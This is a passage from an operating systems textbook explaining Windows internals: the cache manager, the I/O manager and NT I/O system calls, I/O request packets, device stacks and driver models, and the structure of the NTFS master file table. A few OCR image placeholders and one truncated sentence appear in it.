skipped have to be filled with zeros, and for security reasons it is critical that the ValidDataLength recorded in the file metadata not allow access to uninitialized blocks, so the zero blocks have to be written to disk before the metadata is updated with the new length. While it is expected that if the system crashes, some of the blocks in the file might not have been updated from memory, it is not acceptable that some of the blocks might contain data previously belonging to other files.

Let us now examine how the cache manager works. When a file is referenced, the cache manager maps a 256-KB chunk of kernel virtual address space onto the file. If the file is larger than 256 KB, only a portion of the file is mapped at a time. If the cache manager runs out of 256-KB chunks of virtual address space, it must unmap an old file before mapping in a new one. Once a file is mapped, the cache manager can satisfy requests for its blocks by just copying from kernel virtual address space to the user buffer. If the block to be copied is not in physical memory, a page fault will occur and the memory manager will satisfy the fault in the usual way. The cache manager is not even aware of whether the block was in memory or not. The copy always succeeds.

The cache manager has various heuristics for detecting file access patterns. For example, when it detects a sequential access pattern, it starts performing **read-ahead** on behalf of the application such that data is ready by the time the application issues its I/O. This is very similar to the prefetching performed by the memory manager and uses the same underlying memory manager APIs.

Another important background operation the cache manager performs is **write-behind.** When dirty data accumulates in the cache manager's virtual address space, it starts proactively writing out the dirty data to disk to minimize the amount of lost data if, for example, the power goes out. Applications can always use the FlushFileBuffers Win32 API to flush all dirty data to disk; write-behind is a secondary measure. Another important benefit of write-behind is that the underlying pages can be more quickly reclaimed by the memory manager if available memory starts running low.

The cache manager also works for pages that are mapped into virtual memory and accessed with pointers rather than being copied between kernel and user-mode buffers. When a thread accesses a virtual address mapped to a file and a page fault occurs, the memory manager may in many cases be able to satisfy the access as a soft fault. It does not need to access the disk, since it finds that the page is already in physical memory because it is mapped by the cache manager.

11.7 INPUT/OUTPUT IN WINDOWS

The goals of the Windows I/O manager are to provide a fundamentally extensive and flexible framework for efficiently handling a very wide variety of I/O devices and services, support automatic device discovery and driver installation (plug and play) and efficient power management for devices and the CPU—all using a

fundamentally asynchronous structure that allows computation to overlap with I/O transfers. There are many hundreds of thousands of devices that work with Windows. For a large number of common devices, it is not even necessary to install a driver, because there is already a driver that shipped with the Windows operating system. But even so, counting all the revisions, there are almost a million distinct driver binaries that run on Windows. In the following sections, we will examine some of the issues relating to I/O.

11.7.1 Fundamental Concepts

The I/O manager is on intimate terms with the **plug-and-play manager**. The basic idea behind plug and play is that of an enumerable bus. Many buses, including PC Card, PCI, PCIe, AGP, USB, IEEE 1394, EIDE, SCSI, and SATA, have been designed so that the plug-and-play manager can send a request to each slot and ask the device there to identify itself. Having discovered what is out there, the plug-and-play manager allocates hardware resources, such as interrupt levels, locates the appropriate drivers, and loads them into memory. As each driver is loaded, a driver object is created for it. And then for each device, at least one device object is allocated. For some buses, such as SCSI, enumeration happens only at boot time, but for other buses, such as USB, it can happen at any time, requiring close cooperation between the plug-and-play manager, the bus drivers (which actually do the enumerating), and the I/O manager.

In Windows, all the file systems, antivirus filters, volume managers, network protocol stacks, and even kernel services that have no associated hardware are implemented using I/O drivers. The system configuration must be set to cause some of these drivers to load, because there is no associated device to enumerate on the bus. Others, like the file systems, are loaded by special code that detects they are needed, such as the file-system recognizer that looks at a raw volume and deciphers what type of file system format it contains.

An interesting feature of Windows is its support for **dynamic disks**. These disks may span multiple partitions and even multiple disks and may be reconfigured on the fly, without even having to reboot. In this way, logical volumes are no longer constrained to a single partition or even a single disk so that a single file system may span multiple drives in a transparent way. This property turned out to be difficult to support for software since a disk typically contains multiple partitions and thus multiple volumes, but with dynamic disks, a volume can span multiple disks and the underlying disks are individually visible to software as well, potentially causing confusion.

Starting with Windows 10, dynamic disks were effectively superseded by **storage spaces**, a new feature that provides virtualization of physical storage hardware. With storage spaces, a user can create **virtual disks** backed by potentially different underlying disk media, called the **storage pool**. The point is that these virtual disks are presented to the system as being actual disk device objects (as opposed to

virtual volumes presented by dynamic disks). This property makes storage spaces much more straightforward to work with.

Since its introduction, numerous features have been added to storage spaces beyond virtual disks. One interesting feature is called **thin provisioning**. This refers to the ability to create a virtual disk that is larger than the total size of the underlying storage pool. Actual physical storage is only allocated as the virtual disk is used. If the available space in the storage pool starts running low, the administrator is alerted and additional disks can be added to the pool at which point storage spaces will automatically redistribute allocated blocks between the new disks.

The I/O to volumes can be filtered by a special Windows driver to produce **volume shadow copies**. The filter driver creates a snapshot of the volume which can be separately mounted and represents a volume at a previous point in time. It does this by keeping track of changes after the snapshot point. This is very convenient for recovering files that were accidentally deleted, or traveling back in time to see the state of a file at periodic snapshots made in the past.

But shadow copies are also valuable for making accurate backups of server systems. The operating system works with server applications to have them reach a convenient point for making a clean backup of their persistent state on the volume. Once all the applications are ready, the system initializes the snapshot of the volume and then tells the applications that they can continue. The backup is made of the volume state at the point of the snapshot. And the applications were only blocked for a very short time rather than having to go offline for the duration of the backup.

Applications participate in the snapshot process, so the backup reflects a state that is easy to recover in case there is a future failure. Otherwise, the backup might still be useful, but the state it captured would look more like the state if the system had crashed. Recovering from a system error at the point of a crash can be more difficult or even impossible since crashes occur at arbitrary times in the execution of the application. *Murphy's Law* says that crashes are most likely to occur at the worst possible time, that is, when the application data is in a state where recovery is impossible.

Another aspect of Windows is its support for asynchronous I/O. It is possible for a thread to start an I/O operation and then continue executing in parallel with the I/O. This feature is especially important on servers. There are various ways the thread can find out that the I/O has completed. One is to specify an event object at the time the call is made and then wait on it eventually. Another is to specify a queue to which a completion event will be posted by the system when the I/O is done. A third is to provide a callback procedure that the system calls when the I/O has completed. A fourth is to poll a location in memory that the I/O manager updates when the I/O completes.

The final aspect that we will mention is prioritized I/O. I/O priority is determined by the priority of the issuing thread, or it can be explicitly set. There are

five priorities specified: *critical, high*, *normal*, *low*, and *very low*. Critical is reserved for the memory manager to avoid deadlocks that could otherwise occur when the system experiences extreme memory pressure. Low and very low priorities are used by background processes, like the disk defragmentation service and spyware scanners and desktop search, which are attempting to avoid interfering with normal operations of the system. Most I/O gets normal priority, but multimedia applications can mark their I/O as high to avoid glitches. Multimedia applications can alternatively use **bandwidth reservation** to request guaranteed bandwidth to access time-critical files, like music or video. The I/O system will provide the application with the optimal transfer size and the number of outstanding I/O operations that should be maintained to allow the I/O system to achieve the requested bandwidth guarantee.

11.7.2 Input/Output API Calls

The system call APIs provided by the I/O manager are not very different from those offered by most other operating systems. The basic operations are open, read, write, ioctl, and close, but there are also plug-and-play and power operations, operations for setting parameters, as well as calls for flushing system buffers, and so on. At the Win32 layer, these APIs are wrapped by interfaces that provide higher-level operations specific to particular devices. At the bottom, though, these wrappers open devices and perform these basic types of operations. Even some metadata operations, such as file rename, are implemented without specific system calls. They just use a special version of the ioctl operations. This will make more sense when we explain the implementation of I/O device stacks and the use of IRPs by the I/O manager.

The native NT I/O system calls, in keeping with the general philosophy of Windows, take numerous parameters and include many variations. Figure 11-40 lists the primary system-call interfaces to the I/O manager. NtCreateFile is used to open existing or new files. It provides security descriptors for new files, a rich description of the access rights requested, and gives the creator of new files some control over how blocks will be allocated. NtReadFile and NtWriteFile take a file handle, buffer, and length. They also take an explicit file offset and allow a key to be specified for accessing locked ranges of bytes in the file. Most of the parameters are related to specifying which of the different methods to use for reporting completion of the (possibly asynchronous) I/O, as described earlier.

NtQueryDirectoryFile is an example of a standard paradigm in the executive where various Query APIs exist to access or modify information about specific types of objects. In this case, it is file objects that refer to directories. A parameter specifies what type of information is being requested, such as a list of the names in the directory or detailed information about each file that is needed for an extended directory listing. Since this is really an I/O operation, all the standard ways of reporting that the I/O completed are supported. NtQueryVolumeInformationFile is

I/O system call	Description
NtCreateFile	Open new or existing files or devices
NtReadFile	Read from a file or device
NtWriteFile	Write to a file or device
NtQueryDirectoryFile	Request information about a directory, including files
NtQueryVolumeInformationFile	Request information about a volume
NtSetVolumeInformationFile	Modify volume information
NtNotifyChangeDirectoryFile	Finishes when any file in the directory or subtree is modified
NtQueryInformationFile	Request information about a file
NtSetInformationFile	Modify file information
NtLockFile	Lock a range of bytes in a file
NtUnlockFile	Remove a range lock
NtFsControlFile	Miscellaneous operations on a file
NtFlushBuffersFile	Flush in-memory file buffers to disk
NtCancelIoFile	Cancel outstanding I/O operations on a file
NtDeviceIoControlFile	Special operations on a device

Figure 11-40. Native NT API calls for performing I/O.

like the directory query operation, but expects a file handle which represents an open volume which may or may not contain a file system. Unlike for directories, there are parameters than can be modified on volumes, and thus there is a separate API NtSetVolumeInformationFile.

NtNotifyChangeDirectoryFile is an example of an interesting NT paradigm. Threads can do I/O to determine whether any changes occur to objects (mainly file-system directories, as in this case, or registry keys). Because the I/O is asynchronous the thread returns and continues, and is only notified later when something is modified. The pending request is queued in the file system as an outstanding I/O operation using an I/O Request Packet. Notifications are problematic if you want to remove a file-system volume from the system, because the I/O operations are pending. So Windows supports facilities for canceling pending I/O operations, including support in the file system for forcibly dismounting a volume with pending I/O.

NtQueryInformationFile is the file-specific version of the system call for directories. It has a companion system call, NtSetInformationFile. These interfaces access and modify all sorts of information about file names, file features like encryption and compression and sparseness, and other file attributes and details, including looking up the internal file id or assigning a unique binary name (object id) to a file.

These system calls are essentially a form of ioctl specific to files. The set operation can be used to rename or delete a file. But note that they take handles, not file

names, so a file first must be opened before being renamed or deleted. They can also be used to rename the alternative data streams on NTFS (see Sec. 11.8).

Separate APIs, NtLockFile and NtUnlockFile, exist to set and remove byte-range locks on files. NtCreateFile allows access to an entire file to be restricted by using a sharing mode. An alternative is these lock APIs, which apply mandatory access restrictions to a range of bytes in the file. Reads and writes must supply a *key* matching the key provided to NtLockFile in order to operate on the locked ranges.

Similar facilities exist in UNIX, but there it is discretionary whether applications heed the range locks. NtFsControlFile is much like the preceding Query and Set operations, but is a more generic operation aimed at handling file-specific operations that do not fit within the other APIs. For example, some operations are specific to a particular file system.

Finally, there are miscellaneous calls such as NtFlushBuffersFile. Like the UNIX sync call, it forces file-system data to be written back to disk. NtCancelIoFile cancels outstanding I/O requests for a particular file, and NtDeviceIoControlFile implements ioctl operations for devices. The list of operations is actually much longer. There are system calls for deleting files by name, and for querying the attributes of a specific file—but these are just wrappers around the other I/O manager operations we have listed and did not really need to be implemented as separate system calls. There are also system calls for dealing with **I/O completion ports**, a queuing facility in Windows that helps multithreaded servers make efficient use of asynchronous I/O operations by readying threads by demand and reducing the number of context switches required to service I/O on dedicated threads.

11.7.3 Implementation of I/O

The Windows I/O system consists of the plug-and-play services, the device power manager, the I/O manager, and the device-driver model. Plug-and-play detects changes in hardware configuration and builds or tears down the device stacks for each device, as well as causing the loading and unloading of device drivers. The device power manager adjusts the power state of the I/O devices to reduce system power consumption when devices are not in use. The I/O manager provides support for manipulating I/O kernel objects, and IRP-based operations like IoCallDrivers and IoCompleteRequest. But most of the work required to support Windows I/O is implemented by the device drivers themselves.

Device Drivers

To make sure that device drivers work well with the rest of Windows, Microsoft has defined the **WDM** (**Windows Driver Model**) that device drivers are expected to conform with. The **WDK** (**Windows Driver Kit**) contains examples and

documentation to help developers produce drivers which conform to the WDM. Most Windows drivers start out as copies of an appropriate sample driver from the WDK, which is then modified by the driver writer.

Microsoft also provides a **driver verifier** which validates many of the actions of drivers to be sure that they conform to the WDM requirements for the structure and protocols for I/O requests, memory management, and so on. The verifier ships with the system, and administrators can control it by running *verifier.exe*, which allows them to configure which drivers are to be checked and how extensive (i.e., expensive) the checks should be.

Even with all the support for driver development and verification, it is still very difficult to write even simple drivers in Windows, so Microsoft has built a system of wrappers called the **WDF** (**Windows Driver Foundation**) that runs on top of WDM and simplifies many of the more common requirements, mostly related to correct interaction with device power management and plug-and-play operations.

To further simplify driver writing, as well as increase the robustness of the system, WDF includes the **UMDF** (**User-Mode Driver Framework**) for writing drivers as services that execute in processes. And there is the **KMDF** (**Kernel-Mode Driver Framework**) for writing drivers as services that execute in the kernel, but with many of the details of WDM made automagical. Since underneath it is the WDM that provides the driver model, that is what we will focus on in this section.

Devices in Windows are represented by device objects. Device objects are also used to represent hardware, such as buses, as well as software abstractions like file systems, network protocol engines, and kernel extensions, such as antivirus filter drivers. All these are organized by producing what Windows calls a device stack, as previously shown in Fig. 11-14.

I/O operations are initiated by the I/O manager calling an executive API IoCallDriver with pointers to the top device object and to the IRP representing the I/O request. This routine finds the driver object associated with the device object. The operation types that are specified in the IRP generally correspond to the I/O manager system calls described earlier, such as create, read, and close.

Figure 11-41 shows the relationships for a single level of the device stack. For each of these operations, a driver must specify an entry point. IoCallDriver takes the operation type out of the IRP, uses the device object at the current level of the device stack to find the driver object, and indexes into the driver dispatch table with the operation type to find the corresponding entry point into the driver. The driver is then called and passed the device object and the IRP.

Once a driver has finished processing the request represented by the IRP, it has three options. It can call IoCallDriver again, passing the IRP and the next device object in the device stack. It can declare the I/O request to be completed and return to its caller. Or it can queue the IRP internally and return to its caller, having declared that the I/O request is still pending. This latter case results in an asynchronous I/O operation, at least if all the drivers above in the stack agree and also return to their callers.



Figure 11-41. A single level in a device stack.

I/O Request Packets

Figure 11-42 shows the major fields in the IRP. The bottom of the IRP is a dynamically sized array containing fields that can be used by each driver for the device stack handling the request. These *stack* fields also allow a driver to specify the routine to call when completing an I/O request. During completion each level of the device stack is visited in reverse order, and the completion routine assigned by each driver is called in turn. At each level, the driver can continue to complete the request or decide there is still more work to do and leave the request pending, suspending the I/O completion for the time being.

When allocating an IRP, the I/O manager has to know how deep the particular of the stack depth in a field in each device object as the device stack is formed. Note that there is no formal definition of what the next device object is in any stack. That information is held in private data structures belonging to the previous driver on the stack. In fact, the stack does not really have to be a stack at all. At any layer a driver is free to allocate new IRPs, continue to use the original IRP, send an I/O operation to a different device stack, or even switch to a system worker thread to continue execution.

The IRP contains flags, an operation code for indexing into the driver dispatch table, buffer pointers for possibly both kernel and user buffers, and a list of **MDLs** (**Memory Descriptor Lists**) which are used to describe the physical pages represented by the buffers, that is, for DMA operations. There are fields used for cancellation and completion operations. The fields in the IRP that are used to queue the IRP to devices while it is being processed are reused when the I/O operation has finally completed to provide memory for the APC control object used to call the I/O manager's completion routine in the context of the original thread. There is also a link field used to link all the outstanding IRPs to the initiating thread.



Figure 11-42. The major fields of an I/O Request Packet.

Device Stacks

A driver in Windows may do all the work by itself, or drivers may also be stacked, which means that a request may pass through a sequence of drivers, each doing part of the work. Two stacked drivers are also illustrated in Fig. 11-43.

One common use for stacked drivers is to separate the bus management from the functional work of controlling the device. Bus management on the PCI bus is quite complicated on account of many kinds of modes and bus transactions. By separating this work from the device-specific part, driver writers are freed from learning how to control the bus. They can just use the standard bus driver in their stack. Similarly, USB and SCSI drivers have a device-specific part and a generic part, with common drivers being supplied by Windows for the generic part.

Another use of stacking drivers is to be able to insert **filter drivers** into the stack. We have already looked at the use of file-system filter drivers, which are inserted above the file system. Filter drivers are also used for managing physical hardware. A filter driver performs some transformation on the operations as the IRP flows down the device stack, as well as during the completion operation with the IRP flows back up through the completion routines each driver specified. For example, a filter driver could compress data on the way to the disk or encrypt data on the way to the network. Putting the filter here means that neither the application program nor the true device driver has to be aware of it, and it works automatically for all data going to (or coming from) the device.

Kernel-mode device drivers are a serious problem for the reliability and stability of Windows. Most of the kernel crashes in Windows are due to bugs in device



Figure 11-43. Windows allows drivers to be stacked to work with a specific instance of a device. The stacking is represented by device objects.

drivers. Because kernel-mode device drivers all share the same address space with the kernel and executive layers, errors in the drivers can corrupt system data structures, or worse, create security vulnerabilities. Some of these bugs are due to the astonishingly large numbers of device drivers that exist for Windows, or to the development of drivers by less-experienced system programmers. The bugs are also due to the enormous amount of detail involved in writing a correct driver for Windows.

The I/O model is powerful and flexible, but all I/O is fundamentally asynchronous, so race conditions can abound. Windows 2000 added the plug-and-play and device power management facilities from the Win9x systems to the NT-based Windows for the first time. This put a large number of requirements on drivers to deal correctly with devices coming and going while I/O packets are in the middle of being processed. Users of PCs frequently dock/undock devices, close the lid and toss notebooks into briefcases, and generally do not worry at all about whether the little green activity light happens to still be on. Writing device drivers that work

correctly in this environment can be very challenging, which is why WDF was developed to simplify the Windows Driver Model.

Many books are available about the Windows Driver Model and the newer Windows Driver Foundation (Orwick and Smith, 2007; Viscarola et al., 2007; Kanetkar, 2008; Vostokov, 2009; Reeves, 2010; and Yosifovich, 2019).

11.8 THE WINDOWS NT FILE SYSTEM

Windows supports several file systems, the most important of which are **FAT-16**, **FAT-32**, **NTFS** (**NT File System**), and **ReFS** (**Resilient File System**). FAT stands for **File Access Table**. FAT-16 is the old MS-DOS file system. It uses 16-bit disk addresses, which limits it to disk partitions no larger than 2 GB. It was primarily used for floppy disks. FAT-32 uses 32-bit disk addresses and supports disk partitions up to 2 TB. There is no security in FAT-32 and today it is really used only for transportable media, like flash drives. NTFS is the file system developed specifically for the NT version of Windows. Starting with Windows XP it became the default file system installed by most computer manufacturers, greatly improving the security and functionality of Windows. NTFS uses 64-bit disk addresses and can (theoretically) support disk partitions up to 2^{64} bytes, although other considerations limit it to smaller sizes.

ReFS is the newest file system in this group and initially shipped with Windows Server 2012 R2 which coincides with Windows 8.1. It's called the Resilient File System because one of its design goals is to be *self-healing*. ReFS can verify and automatically repair itself without downtime. This is achieved by maintaining integrity metadata for its on disk structures as well as user data. It's a nonoverwriting file system which means that metadata on disk is never updated in place; instead the new one is written elsewhere and the old version is marked deleted. When paired with storage spaces, ReFS supports the concept of *tiering* of user data and file system metadata meaning that it can keep "hot" data in faster disks and move "cold" data to slower disks automatically. Since ReFS is not used as the default file system for Windows yet, we will not study it in detail.

In this chapter, we will examine the NTFS file system because it is the default file system for Windows and a modern one with many interesting features and design innovations. It is large and complex and space limitations prevent us from covering all of its features, but the material presented below should give a reasonable impression of it.

11.8.1 Fundamental Concepts

Individual file names in NTFS are limited to 255 characters; full paths are limited to 32,767 characters. File names are in Unicode, allowing people in countries not using the Latin alphabet (e.g., Greece, Japan, India, Russia, and Israel) to write

file names in their native language. For example, *φιλε* is a perfectly legal file name. NTFS fully supports case-sensitive names (so *foo* is different from *Foo* and *FOO*). The Win32 API does not support case-sensitivity fully for file names and not at all for directory names. The support for case sensitivity exists when running the POSIX subsystem in order to maintain compatibility with UNIX. Win32 is not case sensitive, but it is case preserving, so file names can have different case letters in them. Though case sensitivity is a feature that is very familiar to users of UNIX, it is largely inconvenient to ordinary users who do not make such distinctions normally. For example, the Internet is largely case-insensitive today.

An NTFS file is not just a linear sequence of bytes, as FAT-32 and UNIX files are. Instead, a file consists of multiple attributes, each represented by a stream of bytes. Most files have a few short streams, such as the name of the file and its 64-bit object ID, plus one long (unnamed) stream with the data. However, a file can also have two or more (long) data streams as well. Each stream has a name consisting of the file name, a colon, and the stream name, as in *foo:stream1*. Each stream has its own size and is lockable independently of all the other streams. The idea of multiple streams in a file is not new in NTFS. The file system on the Apple Macintosh used two streams per file, the data fork and the resource fork. The first use of multiple streams for NTFS was to allow an NT file server to serve Macintosh clients. Multiple data streams are also used to represent metadata about files, such as the thumbnail pictures of JPEG images that are available in the Windows GUI. But alas, the multiple data streams are fragile and frequently fall off files when they are transported to other file systems, transported over the network, or even when backed up and later restored, because many utilities ignore them.

NTFS is a hierarchical file system, similar to the UNIX file system. The separator between component names is "\", however, instead of "/", an old fossil inherited from the compatibility requirements with CP/M when MS-DOS was created (CP/M used the slash for flags). Unlike UNIX the concept of the current working directory, hard links to the current directory (.) and the parent directory (..) are implemented as conventions rather than as a fundamental part of the file-system.

Hard links and symbolic links are supported for NTFS. Creation of symbolic links is normally restricted to administrators to avoid security issues like spoofing, as UNIX experienced when symbolic links were first introduced in 4.2BSD. The implementation of symbolic links uses an NTFS feature called reparse points (discussed later in this section). In addition, compression, encryption, fault tolerance, journaling, and sparse files are also supported. These features and their implementations will be discussed shortly.

11.8.2 Implementation of the NT File System

NTFS is a highly complex and sophisticated file system that was developed specifically for NT as an alternative to the HPFS file system that had been developed for OS/2. While most of NT was designed on dry land, NTFS is unique

among the components of the operating system in that much of its original design took place aboard a sailboat out on the Puget Sound (following a strict protocol of work in the morning, beer in the afternoon). Below we will examine a number of features of NTFS, starting with its structure, then moving on to file-name lookup, file compression, journaling, and file encryption.

File System Structure

Each NTFS volume (e.g., disk partition) contains files, directories, bitmaps, and other data structures. Each volume is organized as a linear sequence of blocks (clusters in Microsoft's terminology), with the block size being fixed for each volume and ranging from 512 bytes to 64 KB, depending on the volume size. Most NTFS disks use 4-KB blocks as a compromise between large blocks (for efficient transfers) and small blocks (for low internal fragmentation). Blocks are referred to by their offset from the start of the volume using 64-bit numbers.

The principal data structure in each volume is the **MFT** (**Master File Table**), which is a linear sequence of fixed-size 1-KB records. Each MFT record describes one file or one directory. It contains the file's attributes, such as its name and timestamps, and the list of disk addresses where its blocks are located. If a file is extremely large, it is sometimes necessary to use two or more MFT records to contain the list of all the blocks, in which case the first MFT record, called the **base record**, points to the additional MFT records. This overflow scheme dates back to CP/M, where each directory entry was called an extent. A bitmap keeps track of which MFT entries are free.

The MFT is itself a file and as such can be placed anywhere within the volume, thus eliminating the problem with defective sectors in the first track. Furthermore, the file can grow as needed, up to a maximum size of 2^{48} records.

The MFT is shown in Fig. 11-44. Each MFT record consists of a sequence of (attribute header, value) pairs. Each attribute begins with a header telling which attribute this is and how long the value is. Some attribute values are variable length, such as the file name and the data. If the attribute value is short enough to fit in the MFT record, it is placed there. If it is too long, it is placed elsewhere on the disk and a pointer to it is placed in the MFT record. This makes NTFS very efficient for small files, that is, those that can fit within the MFT record itself.

The first 16 MFT records are reserved for NTFS metadata files, as illustrated in Fig. 11-45. Each record describes a normal file that has attributes and data blocks, just like any other file. Each of these files has a name that begins with a dollar sign to indicate that it is a metadata file. The first record describes the MFT file itself. In particular, it tells where the blocks of the MFT file are located so that the system can find the MFT file. Clearly, Windows needs a way to find the first block of the MFT file in order to find the rest of the file-system information. The way it finds the first block of the MFT file is to look in the boot block, where its address is installed when the volume is formatted with the file system.



Figure 11-44. The NTFS master file table.

Record 1 is a duplicate of the early portion of the MFT file. This information is so precious that having a second copy can be critical in the event one of the first blocks of the MFT ever becomes unreadable. Record 2 is the log file. When structural changes are made to the file system, such as adding a new directory or removing an existing one, the action is logged here before it is performed, in order to increase the chance of correct recovery in the event of a failure during the operation, such as a system crash. Changes to file attributes are also logged here. In fact, the only changes not logged here are changes to user data. Record 3 contains information about the volume, such as its size, label, and version.

As mentioned above, each MFT record contains a sequence of (attribute header, value) pairs. The *$AttrDef* file is where the attributes are defined. Information about this file is in MFT record 4. Next comes the root directory, which itself is a file and can grow to arbitrary length. It is described by MFT record 5.

Free space on the volume is kept track of with a bitmap. The bitmap is itself a file, and its attributes and disk addresses are given in MFT record 6. The next MFT record points to the bootstrap loader file. Record 8 is used to link all the bad blocks together to make sure they never occur in a file. Record 9 contains the security information. Record 10 is used for case mapping. For the Latin letters A-Z case mapping is obvious (at least for people who speak Latin). Case mapping for other languages, such as Greek, Armenian, or Georgian (the country, not the state), is less obvious to Latin speakers, so this file tells how to do it. Finally, record 11 is a

directory containing miscellaneous files for things like disk quotas, object identifiers, reparse points, and so on. The last four MFT records are reserved for future use.

Each MFT record consists of a record header followed by the (attribute header, value) pairs. The record header contains a magic number used for validity checking, a sequence number updated each time the record is reused for a new file, a count of references to the file, the actual number of bytes in the record used, the identifier (index, sequence number) of the base record (used only for extension records), and some other miscellaneous fields.

NTFS defines 13 attributes that can appear in MFT records. These are listed in Fig. 11-45. Each attribute header identifies the attribute and gives the length and location of the value field along with a variety of flags and other information. Usually, attribute values follow their attribute headers directly, but if a value is too long to fit in the MFT record, it may be put in separate disk blocks. Such an attribute is said to be a **nonresident attribute**. The data attribute is an obvious candidate. Some attributes, such as the name, may be repeated, but all attributes must appear in a fixed order in the MFT record. The headers for resident attributes are 24 bytes long; those for nonresident attributes are longer because they contain information about where to find the attribute on disk.

Attribute	Description
Standard information	Flag bits, timestamps, etc.
File name	File name in Unicode; may be repeated for MS-DOS name
Security descriptor	Obsolete. Security information is now in $Extend$Secure
Attribute list	Location of additional MFT records, if needed
Object ID	64-bit file identifier unique to this volume
Reparse point	Used for mounting and symbolic links
Volume name	Name of this volume (used only in $Volume)
Volume information	Volume version (used only in $Volume)
Index root	Used for directories
Index allocation	Used for very large directories
Bitmap	Used for very large directories
Logged utility stream	Controls logging to $LogFile
Data	Stream data; may be repeated

Figure 11-45. The attributes used in MFT records.

The standard information field contains the file owner, security information, the timestamps needed by POSIX, the hard-link count, the read-only and archive bits, and so on. It is a fixed-length field and is always present. The file name is a variable-length Unicode string. In order to make files with non–MS-DOS names accessible to old 16-bit programs, files can also have an 8 + 3 MS-DOS **short**

name. If the actual file name conforms to the MS-DOS 8 + 3 naming rule, a secondary MS-DOS name is not needed.

In NT 4.0, security information was put in an attribute, but in Windows 2000 and later, security information all goes into a single file so that multiple files can share the same security descriptions. This results in significant savings in space within most MFT records and in the file system overall because the security info for so many of the files owned by each user is identical.

The attribute list is needed in case the attributes do not fit in the MFT record. This attribute then tells where to find the extension records. Each entry in the list contains a 48-bit index into the MFT telling where the extension record is and a 16-bit sequence number to allow verification that the extension record and base records match up.

